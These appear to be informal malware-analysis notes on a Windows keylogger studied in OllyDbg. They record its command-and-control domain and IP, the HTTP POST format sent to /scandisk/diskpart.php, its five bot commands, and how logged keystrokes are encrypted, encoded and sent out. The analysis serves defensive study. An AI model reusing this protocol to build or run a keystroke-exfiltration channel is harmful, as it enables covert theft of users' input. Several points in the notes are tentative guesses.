
total-updates.com 00402b8B maybe total-updates.com/scandisk/diskpart.php

**

*Fig. 2. InternetOpenA and InternetConnectA (totalupdates website shown)*



*Fig. 3. POST request to scandisk/diskpart.php*

writefile 74DEEE50  
  


*Fig. 4. HttpSendRequestA in OllyDBG*

ascii 81.4.111.176 is stored at 0x40803E, we have to change it to 192.168.56.1  
ascii  
post /scandisk/diskpart.php  
  
0x40258E: call 0x401DE8

Function 0x401DE8(char\* dest\_server, char\* path, char\* msg, int msg\_len, char \*res\_buf, int res\_buf\_len) communicates with attacker site at domain name dest\_server (can be simply an IP address), post msg to *path* on the server, and put server response in res\_buf, which has size buf\_len bytes. Return value 0 means success, -1 means failure.

For example, 0x401DE8(“192.168.56.1”, “/scandisk/diskpart.php”, “&op=1&id=idGDK”) will send the following packet to 192.168.56.1 on port 80:

POST /scandisk/diskpart.php HTTP 1.1

Accept: text/plain

…

&op=1&id=idGDK

Important API calls by function 0x401DE8:

00401EBA: call HttpOpenRequestA  
00401EEC: call HttpSendRequestA. Details of this API can be found at MSDN [1].  
00401E6E: call InternetConnectA

BOOL InternetReadFile(  
 \_In\_ HINTERNET hFile,  
 \_Out\_ LPVOID lpBuffer,  
 \_In\_ DWORD dwNumberOfBytesToRead,  
 \_Out\_ LPDWORD lpdwNumberOfBytesRead  
);

Returns **TRUE** if successful, or **FALSE** otherwise

Function 0x4021EA(char \*msg): translate the response from malicious server to command code:

1: Update

2: Terminate

3: Uninstall

4: Download and Run

5: Upload KeyLogs

-1: no match

When the command is “Upload KeyLogs,” code at 0x40265C is invoked; then function 0x405F59 is called.

Function 0x405F59(“&op=2&id=idGDK”, char \* key): this function creates a temporary file Log.txt.bku that contains the stolen keystrokes, encrypts the content using key, encodes the result, sends it to total-updates.com, finally it deletes Log.txt.bku.

It calls functions 0x401920, 0x402D08, 0x401DE8 below:

Function 0x401920(char \*plaintext, int len, char \*key): encrypt the plaintext using key, algorithm unknown.

Function 0x402D08 encodes the encrypted data so it is suitable for send over network?


The format of the message is: &op=2&id=...&data=encoded\_data

Call 0x401DE8 to send the encoded stolen keys to attacker site total-updates.com

0x4027C3: Sleep for 45 seconds

0x4045BF: Sleep for 10 ms

0x404661: Sleep for 8 seconds

Malware is looking for Local.dat > what if we create some Local.dat random file?

*Fig. 5. Local.dat File*

Note: Process seems to disappear and stop when you stop running ollydbg  
  
In Assembly:

eax saves result of function return -> if you change this we can change how the process proceeds

**References**:

[1] HttpSendRequest Function. https://msdn.microsoft.com/en-us/library/windows/desktop/aa384247(v=vs.85).aspx